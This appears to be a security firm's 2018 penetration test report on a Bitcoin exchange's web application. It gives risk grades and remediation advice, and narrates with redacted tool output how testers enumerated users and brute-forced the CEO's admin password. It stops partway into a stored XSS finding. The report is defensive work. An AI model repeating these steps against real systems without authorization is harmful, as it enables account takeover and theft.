
UnderDefense
CyberSecurity solutions protecting your business

Penetration Testing Report for Bitcoin Exchange Company



June 2018

Executive summary

This report presents the results of the "Black Box" penetration testing for Bitcoin exchange company WEB application.

The recommendations provided in this report structured to facilitate remediation of the identified security risks. This document serves as a formal letter of attestation for the recent Bitcoin exchange company black-box penetration test and smart-contract security code review.

Evaluation ratings compare information gathered during the course of the engagement to "best in class" criteria for security standards. We believe that the statements made in this document provide an accurate assessment of Bitcoin exchange company current security as it relates to infrastructure and network perimeter.

We highly recommend to review section of Summary of business risks and High-Level Recommendations for better understanding of risks and discovered security issues.

Scope	Security level	Grade
Web application perimeter	**Poor**	**D**

UnderDefense Grading Criteria:

Grade	Security	Criteria Description
A	Excellent	The security exceeds "Industry Best Practice" standards. The overall posture was found to be excellent with only a few low-risk findings identified.
B	Good	The security meets with accepted standards for "Industry Best Practice." The overall posture was found to be strong with only a handful of medium- and low- risk shortcomings identified.
C	Fair	Current solutions protect some areas of the enterprise from security issues. Moderate changes are required to elevate the discussed areas to "Industry Best Practice" standards
D	Poor	Significant security deficiencies exist. Immediate attention should be given to the discussed issues to address exposures identified. Major changes are required to elevate to "Industry Best Practice" standards.

F	Inadequate	Serious security deficiencies exist. Shortcomings were identified throughout most or even all of the security controls examined. Improving security will require a major allocation of resources.

Assumptions & Constraints

As the environment changes, and new vulnerabilities and risks are discovered and made public, an organization's overall security posture will change. Such changes may affect the validity of this letter. Therefore, the conclusion reached from our analysis only represents a "snapshot" in time.

Objectives & Scope

Organization	Bitcoin exchange company
Audit type	**Black-box Manual and Automated Penetration Testing of cryptocurrency exchange and Solidity based Smart-Contract code review**
Asset URL	[redacted]
Audit period	May 21 2018-June 8 2018


Consultants performed discovery process to gather information about the target and searched for information disclosure vulnerabilities. With this data in hand, we conducted the bulk of the testing manually, which consisted of input validation tests, impersonation (authentication and authorization) tests, and session state management tests. The purpose of this penetration testing is to illuminate security risks by leveraging weaknesses within the environment that lead to the obtainment of unauthorized access and/or the retrieval of sensitive information. The shortcomings identified during the assessment were used to formulate recommendations and mitigation strategies for improving the overall security posture.

Results Overview

The test uncovered a few vulnerabilities that may cause full web application compromise, broken confidentiality and integrity and availability of the resource.

Identified vulnerabilities are easily exploitable and the risk posed by these vulnerabilities can cause significant damage to the application.

UnderDefense Security team also discovered 34 risks and potential vulnerabilities in Smart-Contract Solidity based code. More details about findings in this section can be find in Appendix B of this report.



Security experts performed manual security testing according to OWASP Web Application Testing Methodology, which demonstrate the following results.

Severity	Critical	High	Medium	Low	Informational
# of issues	2	4	8	3	3

Severity scoring:

- Critical – Immediate threat to key business processes.
- High – Direct threat to key business processes.
- Medium – Indirect threat to key business processes or partial threat to business processes.
- Low – No direct threat exists. Vulnerability may be exploited using other vulnerabilities.
- Informational – This finding does not indicate vulnerability, but states a comment that notifies about design flaws and improper implementation that might cause a problem in the long run.

Summary of business risks

Critical severity issues are an immediate threat to key business process and requires immediate remediation as they lead to:

- Access to administrative account and consequently, confidentiality, integrity and even availability of the sensitive data, like list of users, their transactions, their money, could be broken. When admin account is compromised whole web application could be compromised, which may lead to huge reputational damage, loss of clients trust and money loss. This is also huge reputation risk.
- API keys could be stolen fairly easy and without direct user interaction, and these leads to full access to user account data, malicious money transfers, etc. Attacker can easily steal money, for instance by exchanging them to bitcoin and after then withdrawing them to different bitcoin account. This cause financial and reputational impact, loss of client database and appearing in the news in a bad light, like it happened with [redacted], [redacted], [redacted] and many others.

High severity issues make direct threat to the business as they can be used to:

- Using outdated software with known DoS vulnerability with publicly available exploit, makes direct threat to availability of the service. This may lead to money loss due to web application inactivity and users' inability to reach desirable service. Every hour of unavailability of service will cost business some amount of money, losses in revenue, client complains and avoidance of using a platform for further financial transaction.
- Not encrypted communication leads to different sort of eavesdropping and modifying data on it's way from client to server or on the opposite way. Moreover, transfering users' credential and private API keys over unencrypted channel makes it easy to steal them and afterwards, leads to user account compromise.
- Outdated Redis Database without password protected access gives the attacker the opportunity to get unauthorised access to sensitive data. Which may lead to sensitive information leakage and brakes the integrity of data, which is stored on dedicated database. Attackers can modify records in the database and no one will notice it.
- Lack of sanitization of user input data on the server side may lead to sensitive data leakage and in case of stealing API keys, even user compromise.

Medium and low severity issues can lead to:

- Attacks on communication channels and as a result on sensitive data leakage and possible modification, in other words it affects integrity and confidentiality of data transferred.
- Leakage information about valid users of the system, with afterwards may be used in further attacks for brute forcing passwords or social engineering,
- Host header poisoning attack may be used to generate malformed password reset link, resulting in access to users' data.

High-Level Recommendations

Taking into consideration all issues that have been discovered, we highly recommend to:

- Conduct current vs. future IT/Security program review
- Conduct Static code analysis for ruby codebase
- Establish Secure SDLC best practices, assign Security Engineer to a project to monthly review code, conduct SAST & DAST security testing
- Review Architecture of application
- Review hosting provider SLA and reliability
- Deploy Web Application Firewall solution to detect any malicious manipulations
- Continuously monitor logs for anomalies to detect abnormal behaviour and fraud transactions. Dedicate security operations engineer to this task
- Implement Patch Management procedures for whole IT infrastructure and endpoints of employees and developers
- Continuously Patch production and development environments and systems on regular bases with latest releases and security updates
- Conduct annual Penetration test and quarterly Vulnerability Scanning against internal and external environment
- Conduct security coding training for Developers
- Develop and Conduct Security Awareness training for employees and developers
- Develop Incident Response Plan in case if of Data breach or security incidents
- Analyse risks for key assets and resources
- Engage users, especially privileged users, to use 2-factor authentication. Platform already has this capability, it should be activated for privileged users in mandatory mode
- Update codebase to conduct verification and sanitization of user input on both, client and server side
- Use only encrypted channels for communications
- Do not send any unnecessary data in requests and cookies
- Improve server and application configuration to meet security best practises.
- Also we recommend to conduct remediation testing of web applications and to take security assessment of mobile application.

Performed tests

- All set of applicable OWASP Top 10 Security Threats
- All set of applicable SANS 25 Security Threats

Criteria Label	Status
A1:2017-Injection	Meets criteria
A2:2017-Broken Authentication	Fails criteria
A3:2017-Sensitive Data Exposure	Fails criteria
A4:2017-XL External Entities (XXE)	Meets criteria
A5:2017-Broken Access Control	Meets criteria
A6:2017-Security Misconfiguration	Fails criteria
A7:2017-Cross-Site Scripting (XSS)	Fails criteria
A8:2017-Insecure Deserialization	Meets criteria
A9:2017-Using Components with Known Vulnerabilities	Fails criteria
A10:2017-Insufficient Logging&Monitoring	N/A

Security tools used

- Burp Suite Pro [Commercial Edition]
- Nmap
- TestSSL
- MobFS
- Nikto
- Dirbuster
- Arachni
- tachyon

Project limitations

The Black box assessment was conducted against production environment with all limitations, it provides.

Methodology

Our Penetration Testing Methodology grounded on following guides and standards:

- Penetration Testing Execution Standard
- OWASP Top 10 Application Security Risks - 2017
- OWASP Testing Guide

Open Web Application Security Project (OWASP) is an industry initiative for web application security. OWASP has identified the 10 most common attacks that succeed against web applications. These comprise the OWASP Top 10.

Application penetration test includes all the items in the OWASP Top 10 and more. The penetration tester remotely tries to compromise the OWASP Top 10 flaws. The flaws listed by OWASP in its most recent Top 10 and the status of the application against those are depicted in the table below.

Findings Details

Guessable System Admin Password and lack of Brute-force protection for administration console

SEVERITY: **Critical**

LOCATION:

- [redacted]

ISSUE DESCRIPTION:

An administrator uses a weak and guessable password which is easy to bruteforce and gain control over administration functionality. Obvious and easy to remember passwords can also be brute forced easily.


PROOF OF VULNERABILITY:

The password recovery functionality allows an attacker to bruteforce the users' email, which in this case works as a username.

On other subdomain of Bitcoin exchange company it was possible to find list of users, related to the Bitcoin exchange company platform usage and administration.

```
{
  "members": [
    {
      "id": 1,
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": [redacted],
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]"
    },
    {
      "id": 3,
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]
[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]"
    },
    {
      "id": 10,
     "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]"
    },
    {
      "id": -1,
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]",
      "[redacted]": "[redacted]"
    }
  ],
  "[redacted]": [],
  "[redacted]": {
    "[redacted]": 4,
    "[redacted]": 50,
    "[redacted]": 0
  }
}
```


Using user enumeration attack we managed to find valid users emails, which work ar username at this case.



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Co
0		200	☐	☐	15807	
1	[redacted]	302	☐	☐	1009	
2	[redacted]	302	☐	☐	1009	
3	[redacted]	200	☐	☐	15829	
4	[redacted]	200	☐	☐	15830	
5	[redacted]	200	☐	☐	15826	
6	[redacted]	200	☐	☐	15829	
7	[redacted]	200	☐	☐	15829	
8	[redacted]	200	☐	☐	15830	
9	[redacted]	200	☐	☐	15825	
10	[redacted]	200	☐	☐	15826	


Also we were able to brute force the CEO [redacted]@[redacted] password on the admin login page, We build dictionary of weak and guessable passwords specifically for the Bitcoin exchange company.





Payload	Status	Error	Timeout	Length	error	excep...	illegal	invalid	fail	stack	access
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	302	□	□	1076	□	□	□	□	□	□	□
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑
.. [redacted]	200	□	□	11847	☑	□	□	☑	□	□	☑


```
Set-Cookie:
[redacted]
X-Request-Id: 726e5ff5-b142-48a2-8130-a7a57f2caced
X-Runtime: 0.301598
Strict-Transport-Security: max-age=31536000; includeSubdomains;
[redacted]
Content-Length: 98

<html><body>You are being <a href="[redacted]/admin/">redirected</a>.</body></html>
```

As a result the administrative access has been accessed.


Secure
https://


Secure
https://
Leave a Message





RECOMMENDATIONS:

1. We strongly recommend to use long passwords that can't be guessed easily;
2. The application allows using 2-factor authentication, so the best way is to use it.

Stored XSS in ‘[redacted]’ and [redacted]’ in ‘[redacted]’ functionality

SEVERITY: **Critical**

LOCATION:

[redacted]

ISSUE DESCRIPTION:


Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

